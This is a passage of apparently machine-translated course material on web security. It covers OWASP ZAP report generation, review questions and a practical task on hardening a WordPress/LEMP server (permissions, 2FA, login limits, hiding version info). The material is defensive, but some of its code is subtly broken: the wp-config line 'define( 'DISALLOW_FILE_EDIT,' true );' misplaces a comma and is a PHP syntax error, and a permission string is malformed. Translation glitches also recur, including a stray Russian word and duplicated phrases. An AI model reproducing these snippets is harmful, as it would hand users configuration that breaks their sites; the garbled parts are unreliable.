In **the Template section**, you can select one of the suggested templates for saving the report. Each template is designed in a special way. As an example, we will generate a report using **the High Level Report Sample template**, where the vulnerabilities found will be displayed as a pie chart:




Figure30 - Selecting a template

In **the Filter section**, you can choose which risk groups should be included or excluded from the report:




Figure31-Filters

After all the parameters for generating are set, click on **the Generate Report button**. After that, the report will be saved to the previously specified path and opened automatically in the user's browser:




Figure32-Chart in the report




Figure 33-Other chart in the report

To summarize, the OWASP ZAP scanner is an excellent, free solution for finding vulnerabilities on websites and web applications. The program's functionality can be extended using plugins. There is also extensive documentation and a detailed description of all the vulnerabilities used.

Questions for preparing a synopsis

1. What is OWASP ZAP and what method does it use for web application security testing?
2. What are the main advantages of using OWASP ZAP as a security testing tool?
3. Which operating systems does OWASP ZAP support and what prerequisites are needed for installation?
4. How does the OWASP ZAP scanning process work and what role does the proxy server play in it?
5. What are the four scanning modes available in OWASP ZAP and how do they differ from each other?
6. What sections are included in the main interface of OWASP ZAP and what is their purpose?
7. How can you expand the functionality of OWASP ZAP and where can you find additional plugins?
8. What is a “spider” in OWASP ZAP terminology and what types of spiders exist?
9. What types of attacks does OWASP ZAP use during active scanning?
10. What categories of vulnerabilities does OWASP ZAP identify and how are they classified by risk level?
11. How can you verify the presence of a vulnerability found by OWASP ZAP?
12. What information can be found in the detailed description of each vulnerability in OWASP ZAP?
13. How can you generate a report based on OWASP ZAP scan results?
14. What customization options are available when generating a report in OWASP ZAP?
15. Why is OWASP ZAP considered an effective solution for web application security testing?

Topic 14. Development of measures to improve the security of the web server

Time to study: 2 hours

Task: Study the material and prepare a summary of the answers to the questions. Do the practical task on CentOS Web Server VM virtual machine.

You have at your disposal a CentOS Web Server VM with the LEMP package installed (L-Linux, E-Nginx, M-MySQL/MariaDB, P-PHP). The WordPress CMS is installed on the web server WordPress. It is available via the localhost domain in the browser from the CentOS Web Server VM itself. Your task is to configure WordPress security and improve the security of the web server. Use ViPNet the ViPNet Password Generator on a Windows 11 virtual machine to generate secure passwords.

Enable the correct server permissions for wp-config.php and .htaccess

Changing:

```
644 -rw-r--r-- /home/user/wp-config.php
```

```
644 -rw-r--r-- /home/user/cgi-bin/.htaccess
```

for protected permissions:

```
600 -rw----- /home/user/wp-config.php
```

```
600 -rw----- /home/user/cgi-bin/.htaccess
```

Use an up-to-date and secure version of PHP

As of May 6, 2022, the most recent and recommended version of PHP for WordPress is 8.0. You can always check supported and secure PHP versions by clicking [on this link](#). As with any other software, keeping all the software up to date is an important factor in WP security.


Disable editing of themes and plugins at the WordPress admin panel

If hackers gain access to your admin account, it will be very easy for them to inject malicious code into your WordPress themes and plugins. We will use `DISALLOW_FILE_EDIT` to prevent file editing and improve site security.

Let's look at how to do this below:

1. First, open the file `wp-config.php` using any text editor.
2. Inside this file, find the line `/* That's all, stop editing! Happy blogging. */` (That's all, you can stop editing! Good luck blogging) and paste the following code above it: `define( 'DISALLOW_FILE_EDIT,' true );`
3. Save your changes and close the file.

4. If you did everything correctly, then the links "Plugins > Editor" and "Appearance > Editor" should no longer be visible in the control panel.




Keep your WordPress plugins updated all the time

It's also a good idea to keep an eye on thematic blogs and WP fan groups on social media. Many WordPress users share notifications about critical errors in certain WordPress plugins. If you see an error regarding a plugin that you use on your WordPress site, update immediately. Also, don't forget to remove unused plugins to avoid unnecessary vulnerabilities in your security system.


Install WordPress themes and plugins WordPress only from trusted sources

The safest way is to use the official database /repository.

Темы WordPress themes can be found [here](#),



and trusted plugins are [available here](#).



The files in this repository were checked and apparently scanned for malware before being published.

Change the wp_prefix in the database during WordPress installation

By default, WordPress is installed with the wp_ prefix, but you should change it to your own one in the process. This will make it harder for malicious programs to access our database and extract data.

A screenshot of the WordPress installation screen for database connection details. The screen has a light gray background with the WordPress logo at the top. Below the logo, there's a text box with the instruction: 'Below you should enter your database connection details. If you're not sure about these, contact your host.' There are five input fields: 'Database Name' (wp), 'Username' (wp), 'Password' (asdKSj23kNcds), 'Database Host' (localhost), and 'Table Prefix' (wp_). The 'Table Prefix' field is highlighted with a red rectangle. To the right of each input field is a descriptive text. At the bottom left, there is a 'Submit' button.


Do not use the standard username "Admin". Use strong passwords

Make sure to change your username to your own one. Also, don't forget that it is much harder to crack complex passwords using several different characters.

Disable the user registration feature if you don't need it

To do this:

1. Go to the Settings page in the General section.
2. Uncheck the "Anyone can register" box in the Membership section.
3. Save your changes.




Disable comments if you don't need them


There are several ways to do this. You can use your own code, built-in WordPress options, or a plugin.

To disable comments globally using WordPress itself, follow these steps:

1. Go to Settings, section Discussion



2. Uncheck the box "Allow people to post comments on new articles" (Allow people to post comments on new articles).




3. Save your changes.

As we mentioned earlier, you can also write your own code or use a plugin to achieve the same effect, but in this guide, we've only provided the fastest option.

Setting up robots.txt to block unauthorized access to WordPress files

This file, located in the main folder of the domain, serves as a pointer for [Google crawlers](#) (user agents), showing which pages they should visit and index, and which ones they should not. You can use the example provided in the gray box [here](#) (don't forget to edit the following). `http://www.example.com/to your own domain`).

You can also take a look at [the official Google guide for robots.txt](#).



Protect yourself from the selection of user accounts


User account hijacking is a form of malicious activity that allows hackers to use brute-force attacks to gain access to user accounts. Please note the [discussion on StackExchange](#) about how you can reduce the risk of such attacks.

Secure access to wp-admin/wp-login.php, two-factor authentication, limited number of login attempts


These measures can be implemented in various ways. The most popular option is to restrict access to specific IP addresses or display an additional window with authentication information. We can also set a limit on the number of login attempts, or use two-factor authentication altogether.

Two-factor authentication


To enable this feature, first download the Google Authenticator plugin.



After installation, go to the profile page and check the "Active" field Active in the Google Authenticator settings.




Now is the perfect time to install the Google Authenticator for [Android](#)




or [iOS](#).

App Store Preview



After running the authenticator, you should be prompted to enter a code or scan a QR code. Go back to the plugin settings and either copy the code to the app, or select "Show/Hide QR code" and scan it with your phone.


A screenshot of the Google Authenticator Settings page. The page has a light gray background. At the top, it says "Google Authenticator Settings". Below this, there are four sections: "Active" with a checked checkbox, "Relaxed mode" with an unchecked checkbox and a description "Relaxed mode allows for more time drifting on your phone clock (±4 min).", "Description" with a text input field containing "Sekurak Hardening" and a description "Description that you'll see in the Google Authenticator app on your phone.", and "Secret" with a text input field containing "MPR6DHTQFCHJUET", a "Create new secret" button, and a "Show/Hide QR code" button. A red rectangle highlights the "Secret" section.

Automatic configuration will start, you need to accept all changes and then click "Update profile" the "Your profile " subpage. From now on, every login attempt will require two-factor authentication on the WordPress login page.

Limit the number of login attempts

As previously mentioned, another method to prevent brute-force attacks is to limit the number of user login attempts.

Probably the easiest solution is to use one of the many WordPress security WordPress plugins, such as Arshid's WP Limit Login Attempts. You can download it [here](#).

A screenshot of the WP Limit Login Attempts plugin page on WordPress.org. The page has a white background. At the top, there is a blue header with the plugin name "WP Limit Login Attempts" and a "Download" button. Below the header, there is a green banner with a message in Polish. Underneath, there are tabs for "Details", "Reviews", "Installation", "Support", and "Development". The "Details" tab is selected. The main content area is divided into two columns. The left column contains the "Description" of the plugin, which states that it limits login attempts to protect the site from brute force attacks. The right column contains technical details such as "Version: 2.6.4", "Last updated: 2 months ago", "Active installations: 30,000+", "Tested up to: 5.8.1", and "PHP Version: 5.6 or higher". At the bottom, there are tags for "authentication", "hack", "login", "Loginizer", and "security".

Make regular backups

Even the best protection may not be enough to save your site from WordPress hackers. So make sure that you always have a backup in case the worst happens. Alternatively, you can use [the following security plugin](#).

Hide information about the WordPress versions you use WordPress

Information about your WP version may be useful to hackers, so there is no need to share it freely. First, block access to the readme file by adding the following lines of code to the .htaccess file:

```
<files readme.html>
    order allow,deny
    deny from all
</files>
```

